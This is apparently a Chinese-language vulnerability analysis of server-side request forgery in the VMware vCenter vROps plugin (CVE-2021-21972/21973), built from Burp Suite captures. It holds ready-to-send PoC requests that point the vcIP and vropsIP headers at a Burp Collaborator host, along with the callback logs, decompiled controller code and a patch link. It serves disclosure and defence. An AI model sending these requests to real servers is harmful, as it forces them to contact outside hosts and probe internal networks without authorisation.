```

Request

Raw

Headers

Hex

```

1 GET /ui/vropspluginui/rest/services/testvropsconnection HTTP/1.1
2 Host: 192.168.85.146
3 vropsIP: 01zony9b958ze0nz77s650tfc6ix6m.burpcollaborator.net
4 vropsUsername: Y3Fx
5 vropsPassword: Y3Fx
6 Connection: close
7
8

```

Response

Raw

Headers

Hex

```

1 HTTP/1.1 200
2 Set-Cookie:
3 Secure; Http
4 Content-Type:
5 Date: Fri, 2
6 Connection:
7 Server: Anon
8
9 True

```

Number to generate: 1

Copy to clipboard

☒ Include Collaborator server locati

Poll Collaborator interactions

Poll every 60 seconds

Poll now

#	Time	Type	Payload
1	2021-11-26 03:56:42 UTC	DNS	9kux67skser8x968qgbfo9covf15pu
2	2021-11-26 03:56:44 UTC	HTTP	9kux67skser8x968qgbfo9covf15pu
3	2021-11-26 03:58:07 UTC	DNS	01zony9b958ze0nz77s650tfc6ix6m
4	2021-11-26 03:58:10 UTC	HTTP	01zony9b958ze0nz77s650tfc6ix6m

Description

Request to Collaborator

Response from Collaborator

Raw

Headers

Hex

```

1 GET /suite-api/api/versions/current/endpoints HTTP/1.1
2 Authorization: Basic WTNGeDpjXE=
3 Content-Type: application/json
4 Cache-Control: no-cache
5 Pragma: no-cache
6 User-Agent: Java/1.8.0_212
7 Host: 01zony9b958ze0nz77s650tfc6ix6m.burpcollaborator.net
8 Accept: text/html, image/*, image/jpeg, *; q=.2, */*; q=.2
9 Connection: keep-alive
10
11

```

这次发现 UA 不一样了，因为使用的库不一样了，这次是：java.net.URL#openConnection

```

286 @RequestMapping(
287     value = {"/testvropsconnection"},
288     method = {RequestMethod.GET}
289 )
290 @ResponseBody
291 public String testvropsconnection(@RequestHeader(value = "vropsIP",required = true) String vropsIP, @RequestHeader
292     logger.info( "Entering testvropsconnection api");
293
294 int responseCode;
295 try {
296     logger.info( "ServicesController: testVropsConnection");
297     String userName = URLDecoder.decode(vropsUsername, "UTF-8");
298     logger.debug( "decode userName:" + userName);
299     logger.info( " vropsIP: " + vropsIP + " vropsUsername: " + userName);
300     URL url = new URL( spec:"https://" + vropsIP + "/suite-api/api/versions/current/endpoints");
301     vropsPassword = new String(Base64.getDecoder().decode(vropsPassword), "UTF-8");
302     String authorizationString = userName + ":" + vropsPassword;
303     String encodedAuth = Base64.getEncoder().encodeToString(authorizationString.getBytes());
304     HttpURLConnection conn = (HttpURLConnection)url.openConnection();
305     conn.setConnectTimeout(10000);
306     conn.setRequestMethod("GET");
307     conn.setRequestProperty("Authorization", "Basic " + encodedAuth);
308     conn.setRequestProperty("Content-Type", "application/json");
309     conn.disconnect();
310     responseCode = conn.getResponseCode();
311     logger.info( "Response code: " + conn.getResponseCode());
312 } catch (SocketTimeoutException var10) {
313     responseCode = 400;
314     var10.printStackTrace();
315 } catch (ProtocolException var11) {
316     responseCode = 400;
317     var11.printStackTrace();
318 } catch (MalformedURLException var12) {
319     responseCode = 400;

```

```

243 @RequestMapping(
244     value = {"/testvcconnection"},
245     method = {RequestMethod.GET}
246 )
247 @ResponseBody
248 public String testvcconnection(@RequestHeader(value = "vcIP", required = true) String vcIP, @RequestHeader(value = "vcUsername", required = true) String vcUsername) {
249     logger.info("Entering testvcconnection api");
250
251     int responseCode;
252     try {
253         logger.info("ServicesController: testVCConnection");
254         String vcName = URLDecoder.decode(vcUsername, "UTF-8");
255         logger.debug("decode vcname:" + vcName);
256         logger.info("vcIP: " + vcIP + " vcUsername: " + vcName);
257         URL url = new URL("https://" + vcIP + "/mob");
258         vcPassword = new String(Base64.getDecoder().decode(vcPassword), "UTF-8");
259         String authorizationString = vcName + ":" + vcPassword;
260         String encodedAuth = Base64.getEncoder().encodeToString(authorizationString.getBytes());
261         HttpURLConnection conn = (HttpURLConnection)url.openConnection();
262         conn.setConnectTimeout(10000);
263         conn.setRequestMethod("GET");
264         conn.setRequestProperty("Authorization", "Basic " + encodedAuth);
265         conn.setRequestProperty("Content-Type", "application/json");
266         conn.disconnect();
267         responseCode = conn.getResponseCode();
268         logger.info("Response code: " + conn.getResponseCode());
269     } catch (SocketTimeoutException var10) {
270         responseCode = 400;
271         var10.printStackTrace();
272     } catch (ProtocolException var11) {
273         responseCode = 400;
274         var11.printStackTrace();
275     } catch (MalformedURLException var12) {
276         responseCode = 400;
277         var12.printStackTrace();

```

shadowsock7

poc

GET /ui/vropspluginui/rest/services/getvcdetails HTTP/1.1

Host: 192.168.85.146

vcIP: 0tuao1eyw4tbcov9356ffq03yu4ks9.burpcollaborator.net

vcUsername: Y3Fx

vcPassword: Y3Fx

reqResource: test\_endpoint

Connection: close

GET /ui/vropspluginui/rest/services/testvcconnection HTTP/1.1

Host: 192.168.85.146

vcIP: 9kux67skser8x968qgbfo9covf15pu.burpcollaborator.net

vcUsername: Y3Fx

vcPassword: Y3Fx

Connection: close

GET /ui/vropspluginui/rest/services/testvropsconnection HTTP/1.1

Host: 192.168.85.146

**Host:** 192.168.85.146

**vropsIP:** 01zony9b958ze0nz77s650tfc6ix6m.burpcollaborator.net

**vropsUsername:** Y3Fx

**vropsPassword:** Y3Fx

**Connection:** close

## 修复建议

升级到最新版 CVE-2021-21972、CVE-2021-21973 漏洞缓解措施操作步骤请参考官方文档：<https://kb.vmware.com/s/article/82374>

## 参考：

- <https://www.cnblogs.com/potatsoSec/p/14444897.html>
- <http://noahblog.360.cn/vcenter-6-5-7-0-rce-lou-dong-fen-xi/>
- <https://swarm.ptsecurity.com/unauth-rce-vmware/>
- <https://www.exploit-db.com/exploits/49602>
- <https://t.zsxq.com/ynUJmqN>
- <https://t.zsxq.com/alqVRjA>